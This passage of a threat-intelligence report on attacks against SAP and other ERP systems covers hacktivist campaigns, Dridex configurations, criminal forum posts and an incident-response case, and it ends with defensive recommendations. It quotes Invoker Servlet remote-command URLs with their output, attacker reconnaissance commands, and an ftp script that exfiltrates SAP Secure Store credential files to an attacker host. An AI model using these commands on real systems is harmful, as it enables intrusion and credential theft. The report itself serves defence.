


Figure 11: OpFuelStrike Operational Announcement Detailing Compromise of SAP Systems

Anonymous OpFuelStrike

Greetings world.

We are anonymous. #OpFuelStrike in progress and we are ready to announce that company number [redacted] of targets list is fully owned.
We ready to shutdown any internal or external service, make defacements or leak.
List of owned internal systems.
1. Internal firewalls system based on [redacted] products
2. Internal domains with [redacted] root
3. SAP systems
4. Oil systems

Some proofs.
1. List of most popular passwords in [redacted] internal network
1. [redacted]
2. [redacted]
3. [redacted]
4. [redacted]
5. [redacted]
6. [redacted]
7. [redacted]
8. [redacted]
9. [redacted]
10. [redacted]
2. One of firewalls management password – [redacted]
3. SAP backoffice password – [redacted]
4. the [redacted] Board of Directors passwords

In May 2016, as part of a wave of attacks against right-wing domains, OpFuckTheFash targeted bloc-identitaire[.]com (a French right-wing political movement perceived by some as a neo-Nazi group). According to a post by the group, the campaign exploited a vulnerability/misconfiguration in SAP NetWeaver to target this domain. This exploits an SAP Web Service to execute arbitrary operating system commands through the abuse of SAP RFC functions.




Figure 12: A Paste from the OpFucktheFash Campaign (http://pastebin.com/Wr9gf0L7)


```
Info:
Tunnel: [redacted]
Via: exploit/multi/sap/sap_soap_rfc_sxpg_command_exec
UUID:
MachineID:
CheckIn: <none>
Registered: No

Session ID: 278
Type: shell unix
Info:
Tunnel: [redacted]
Via: exploit/multi/sap/sap_soap_rfc_sxpg_command_exec
UUID:
```

Another good example of the risks of not properly securing internet-facing ERP applications was highlighted by the US-CERT Technical Alert TA16-132A, which was issued due to exploitation of unpatched SAP applications using the Invoker Servlet vulnerability [12] . This allowed remote, unauthenticated attackers to execute operating system commands on SAP applications and potentially completely compromise the application, including all of its data.

It has been two years since the publication of that alert and it is still possible to see evidence of the existence and exploitation of the same vulnerability.

[12] *Invoker Servlet Vulnerability in SAP Applications, https://www.cvedetails.com/cve/CVE-2010-5326/*

Figure 13: Entry Posted on Chinese-speaking Publicly-Available Forum in August 2017



相關網址


[redacted]

敘述

[redacted] SAP 資訊系統
SAP #2344524
資訊洩露:
[redacted]
[redacted] bdynpro/dispatcher/sap.com/caf~eu~gp~example~timeoff~wd/com.sap.caf.eu.gp.example.timeoff.wd.create.ACreate#
有助於社交工程, 密碼猜測...

SAP #1467771
SAP #1445998
遠端程式碼執行:
[redacted]/ctc/servlet/com.sap.ctc.util.ConfigServlet?param=com.sap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=netstat
[redacted]/ctc/servlet/com.sap.ctc.util.ConfigServlet?param=com.sap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=whoami

Figure 14: Chinese-speaking Forum Entry Posted in March 2018




[redacted]/ctc/servlet/ConfigServlet?param=com.sap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=cmd%20/c%20net%20user

```
TYPE=S<BR>STATE=<BR>INFO_SHORT=     + Process created!

User accounts for \\SRMWEB2

-------------------------------------------------------------------------------
Administrator            Guest                    sapadm
SUPPORT_388945a0
The command completed successfully.

<BR>CONFIGURATION=
```

查看服务器ip地址信息
[redacted]/ctc/servlet/ConfigServlet?param=com.sap.ctc.util.FileSystemConfig;EXECUTE_CMD;CMDLINE=cmd%20/c%20ipconfig%20/all

```
Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : HP NC373i Multifunction Gigabit Server Adapter #2
   Physical Address. . . . . . . . . : 00-23-7D-D8-C0-B0
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 10.10.10.41
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
   NetBIOS over Tcpip. . . . . . . . : Disabled
```



Furthermore, more than 25% of the assessments that Onapsis performs to SAP implementations still find the Invoker Servlet vulnerability across the analyzed SAP landscapes.

By looking into the actors and campaigns targeting ERP applications, it is clear that the risk to organizations goes beyond proof-of-concept exploits. Hacktivists, cybercriminals, and state-affiliated actors have all shown an interest, evidence and made claims of exploiting vulnerabilities in ERP applications. Moreover, it is clear from the captured information that attackers know how to identify public-facing applications and can turn to a rich collection of exploits to achieve their goals.

Banking Trojans Expand to Steal Credentials of ERP Users


Banking trojans typically target banking customers with the aim of harvesting their banking credentials. It is common for the trojan to include configuration files that inform what URLs (normally bank logon URLs) to redirect to. However, given the sensitive financial information that ERP platforms hold, trojans have also targeted the logon information of SAP platforms.

The first known example of banking trojans targeting SAP applications occurred in November 2013, when a trojan with similar characteristics to the Carberp variant was identified as targeting SAP applications.[13]

However, our research shows this was only the start. One of the most common banking trojan variants is Dridex, which has undergone multiple iterations since its emergence in 2014. Back in the fall of 2016, Dridex 3 contained configuration files targeting SAP users. In February 2017, one more botnet (#144) of Dridex similarly was updated in search of SAP logon credentials. This was extended in February 2018 to include three more botnets (#4200, #10105, #3122) that distributed the Dridex trojan (figure 12).[14] In this particular campaign, a malicious Microsoft Word document was delivered that downloaded Dridex on a victim's machine. With "saplogon" in the configuration files, the malware would look for users running the SAP software client and then harvest their credentials and potentially sensitive business data.

[13] *Computer World, https://www.computerworld.com/article/2486193/security0/trojan-malware-steals-sensitive-data-from-sap-client-apps.html*

[14] *Thanks to Johannes Bader(@viql) for providing some of this information.*




```
<software>CashCommv5</software>
<software>winbiz</software>
<software>saplogon</software>
<software>eAssetLink</software>
<software>facture</software>
```

Figure 15: A Posted Configuration File of Dridex 4, February 2018

Clear Indications of Interest Across Cybercriminal and Dark Web Forums

In 2013, a user on Exploit[.]in posted a thread with details on how to compromise SAP applications. Exploit[.]in is a significant Russian-speaking criminal forum. This thread provided detailed information on the targeting of SAP applications, including how to identify internet-facing SAP applications and references to the Invoker Servlet vulnerability.

More recently in March 2017, a user on the dark web site "Hidden Answers" inquired about the best ways to exploit SAP applications. The responses provided included video tutorials and Metasploit (a legitimate penetration testing software) tools for a range of different exploits. This demonstrates an interest from dark web users in finding ways to exploit SAP applications and experts willing to share their tools.



Exploit SAP

1
0

Hello,

Does anyone know a vulnerability or an exploit or a website containing some exploits for SAP products and particularly for SAP Hana ?

Thank you


asked Mar 20 in Technology by antoinedupont noob 101 (30 points)

Figure 16: A Post by a User on hiddenanswers.i2p , March 2017

Cybercriminals Seek to Monetize Poor Password Hygiene of ERP Platforms

With criminal sites like UAS-Service and xDedic[15], there is a long-standing market for hacked Remote Desktop Protocols (RDPs). Access to RDP servers offers cybercriminals a wealth of options, including installing keyloggers and ransomware. Criminals often gain access to these servers through weak or default passwords. SAP applications are no exception, especially organizations with legacy platforms that were installed with weak, default passwords. Opportunities to access sensitive information through SAP applications adds to their appeal to financially-motivated criminals.

In October 2017, users on a criminal forum shared details of a hacked RDP that appears to have SAP HANA clients. Furthermore, the given password for the RDP was “sap123”, a default password, demonstrating the need for good password hygiene.



Post content

[redacted]

Joined: 10 months ago
14 posts

Primary post

[redacted];HANAClient\sap;sap123

Figure 17: Hacked RDP Offered on Criminal Forum, Including the Use of a Default SAP Password, Taken from the Digital Shadows Portal

> *Attacks aimed directly at complex, mission-critical applications result in extraordinary costs and impact to the business.*
>
> Barbara Filkins, Senior SANS Analyst
> SANS Institute[16]

[15] *Threat Post, https://threatpost.com/xdedic-hacked-server-market-resurfaces-on-tor-domain/119205/*

[16] *Blueprint for CIS Control Application: Securing the SAP Landscape, SANS, June 2016,*


Appeal of ERP Platforms Extends Beyond the Sensitive Data They Hold

Attackers are often drawn to ERP platforms due to the sensitive data they hold. However, there are more ways to profit from vulnerabilities in ERP platforms.

In October 2017, Oracle released a patch for CVE-2017-10271, a vulnerability in WebLogic. WebLogic is often used as a server for Peoplesoft, an ERP platform also provided by Oracle. An exploit for this vulnerability was subsequently made available in December 2017.

Shortly after, SANS researchers discovered that this exploit had been used to mine 611 Monero coins from servers across the world, equating to over $226,000 at the time it was discovered[17]. Given how valuable data within ERP platforms can be, that this vulnerability was exploited to mine Monero, as opposed to stealing sensitive data, shows how profitable cryptocurrency mining can be for cybercriminals.

While it is hard to know how widespread this activity is, we have detected individuals discussing the potential of using SAP servers to mine Monero on Internet Relay Chat (IRC) channels. In January 2018, one IRC user discussed that "sap servers are well known to have high cores," and that "Sapadm" could be used as a "combo." "Combos" refer to username and password combinations that could be brute-forced to gain access to a particular server.



[redacted]
03 Jan 2018 14:42
sap servers are well known to have high cores

[redacted]
03 Jan 2018 14:42
against an IP range

[redacted]
03 Jan 2018 14:42
There are no combos for high core count servers lol

[redacted]
03 Jan 2018 14:42
yeah there are...

[redacted]
03 Jan 2018 14:42
elemental: ...

[redacted]
03 Jan 2018 14:43
Primary message
sapadm: ...

Figure 18: Snippets from an IRC Conversation in January 2018, Taken from the Digital Shadows Portal

[17] *SANS ISC InfoSec Forums, https://isc.sans.edu/forums/diary/Campaign+is+using+a+recently+released+WebLogic+exploit+to+deploy+a+Monero+miner/23191/*

Anatomy of an ERP Cybersecurity Breach

Onapsis is frequently engaged to perform SAP and Oracle EBS incident response and forensics investigations after a breach to an ERP platform is detected. In this section, we will dissect the anatomy of an SAP cybersecurity breach that was investigated by Onapsis experts in late 2016, exposing some of the TTPs used by the threat actor.

In this instance, the victim was a large organization with over 30,000 employees. As a typical, large SAP customer, the organization had a considerable number of different SAP products and versions and SAP-supported critical processes and information -- including Personally Identifiable Information (PII) of a majority of its employees. Even though there were many different cybersecurity products installed across the network, and advanced cybersecurity processes and expertise, the security of SAP applications was limited to identity management and segregation of duties controls managed by a different team.

That situation allowed a threat actor to exploit a well-known SAP vulnerability called Invoker Servlet, which provides the attacker with full control of the SAP system, without even requiring a valid SAP user account (pre-auth RCE). The existence of this vulnerability was due to the lack of proper security patching processes for SAP applications, as SAP SE had released a patch for this critical vulnerability more than five years prior.

This initial exploitation was not detected by the customer's information security team. Instead, the organization was notified of the attack by a governmental security agency that observed the malicious activity. This notification kicked-off internal efforts to understand the implications of the attack and Onapsis was engaged in the incident response project.

The exploitation of the vulnerability gave the attacker arbitrary operating system command execution capabilities with high privileges (<sid>adm, the SAP process account). As the compromised SAP application was running on Windows, the attacker initially used PowerShell, which allowed them to download their own set of tools to perform privilege escalation and attempt lateral movement as well as network-reconnaissance.


The following is an extract of some of the commands that were initially executed by the attacker.

```
ping -n 1 www.google.com
whoami
net localgroup administrators
tasklist
netstat
ipconfig
dir c:\
systeminfo
net group “domain admins” /domain
```

Figure 19: Initial Set of Commands Executed by the Attacker

These initial commands are typical for an attacker to better understand the environment that has been penetrated.

After the initial set of commands, the attacker's observed behavior indicates a moderate-to-high knowledge on how to not only compromise, but perform post-exploitation activities specific to SAP applications.



```
cmd "/c dir "d:\usr\sap\<SID>\SYS\global\security\data

cmd "/c type "d:\usr\sap\<SID>\SYS\global\security\data\SecStore.properties

D:\usr\sap\<SID>\JC00\j2ee\cluster\server\rar.exe add_file
D:\usr\sap\<SID>\JC00\j2ee\cluster\server\all_data.rar D:\usr\sap\<SID>\SYS\global\security\data

cmd "/c" dir D:\usr\sap\<SID>\JC00\j2ee\cluster\server

cmd "/c" echo open <ATTACKER_IP> > D:\usr\sap\<SID>\JC00\j2ee\cluster\server\ftp_script.txt

cmd "/c" echo <ATTACKER_USER> >> D:\usr\sap\<SID>\JC00\j2ee\cluster\server\ftp_script.txt

cmd "/c" echo <ATTACKER_PASSWORD> >> D:\usr\sap\<SID>\JC00\j2ee\cluster\server\ftp_script.txt

cmd "/c" echo bin >> D:\usr\sap\<SID>\JC00\j2ee\cluster\server\ftp_script.txt

cmd "/c" echo put D:\usr\sap\<SID>\JC00\j2ee\cluster\server\all_data.rar >>
D:\usr\sap\<SID>\JC00\j2ee\cluster\server\ftp_script.txt

cmd "/c" echo bye >> D:\usr\sap\<SID>\JC00\j2ee\cluster\server\ftp_script.txt

cmd "/c" type D:\usr\sap\<SID>\JC00\j2ee\cluster\server\ftp_script.txt

ftp -s:D:\usr\sap\<SID>\JC00\j2ee\cluster\server\ftp_script.txt
```

Figure 20: Extract of the Commands Used to Exfiltrate the Secure Store Data

As it can be observed from the executed commands, after analyzing the SAP application content and configuration, the attacker exfiltrated a specific set of files from the SAP system, using a combination of system tools such as rar and ftp.

The attacker acted very deliberately, retrieving a very sensitive set of files called the SAP Secure Store. Combined, these files store login credentials that are critical for any SAP application: the password of the SAP administrator user and the password for the SAP database user account. While the SAP Secure Store information is encrypted, it can be easily decrypted by attackers through publicly-available tools.

The Onapsis analysts were also able to confirm that the credentials downloaded from the compromised SAP server were also configured in many other SAP applications across the environment, mainly in high-privileged accounts.

This situation gave the attacker further access to additional SAP applications. The attacker could simply log in with valid SAP user accounts and then further expand the attack to other internal environments that contained sensitive business information.

The victim organization faced an additional challenge due to the lack of ERP-specific controls: the SAP audit and security logs were not properly configured across all environments. This resulted in a lack of traceability of the attacker's activity at the SAP application layer, which significantly hindered the ability to provide conclusive evidence on the ramifications of the security breach, and how sensitive business data was stolen and whether it was altered.

Protecting ERP Applications

ERP applications are clearly a target for cyberattackers and it is no longer an option to rely solely on identity management and segregation of duties controls, as they are ineffective to prevent or detect these evolved risks.

The following recommendations should help organizations to improve the cybersecurity posture of their ERP applications, whether deployed on-premise or in public, private or hybrid cloud environments:

Identify and mitigate ERP application layer vulnerabilities, insecure configurations and excessive user privileges.

- Continuously assess ERP application layer software vulnerabilities, aligned with the vendor's security patching cadence (monthly for SAP and quarterly for Oracle), beyond current efforts to review operating system and database security gaps
- Continuously assess ERP system configuration, detecting insecure parameters and settings, such as weak/default passwords, that could introduce security risks to the environment
- Continuously review the privileges of users responsible for administration or development activities, as well as those used for batch jobs and interfaces with other applications
- Implement a repeatable process to ensure gaps with the desired ERP security baseline are prevented or detected in a timely manner and corrective actions implemented

Identify and remove dangerous interfaces and APIs between the different ERP applications in the organization, especially those with third parties and that are internet-facing.

- Continuously map existing interfaces and APIs between ERP applications, including connections from/to development, quality assurance and pre-production systems as they can be abused as pivot points
- Continuously assess the configuration of interfaces and APIs to evaluate use of encryption, service account privileges and trusted relationships
- Continuously review the organization's internet-facing ERP presence, to understand whether sensitive applications are being exposed without a legitimate business reason

Monitor and respond to sensitive ERP user activity and ERP-specific indicators of compromise.

- Continuously monitor ERP applications for suspicious user behavior, including both privileged and non-privileged users, for both technical and business user types
- Continuously monitor systems for indicators of compromise resulting from the exploitation of ERP vulnerabilities
- Implement a repeatable process to incorporate ERP applications into existing incident monitoring and response processes and capabilities

Monitor for leaked ERP data and user credentials

- Continuously monitor threat intelligence sources to detect compromised ERP credentials
- Continuously monitor for ERP-related information that could have been inadvertently or maliciously exposed on the internet
- Continuously monitor for evidence of exploits and vulnerabilities related to ERP applications that might be applicable to the organization's environment

Given the complexity and high-degree of interconnectivity between different ERP applications, it is very important to stress that these controls and recommendations must be applied across the entire ERP application platform, including all instances/application servers of production environments as well as non-production ones (i.e., development, quality assurance, sandbox, pre-production). A vulnerable setting in one QA application server can result in a full compromise of the entire ERP platform.

Furthermore, while many audit and information security controls are centered on the business components of the ERP landscape (i.e. ECC, Financials, etc.), it is critical to secure the technical components as well (i.e. SAP Solution Manager, Oracle Enterprise Manager, etc.), as they have critical interfaces and trust relationships that can be abused by attackers to compromise the managed/connected environments.

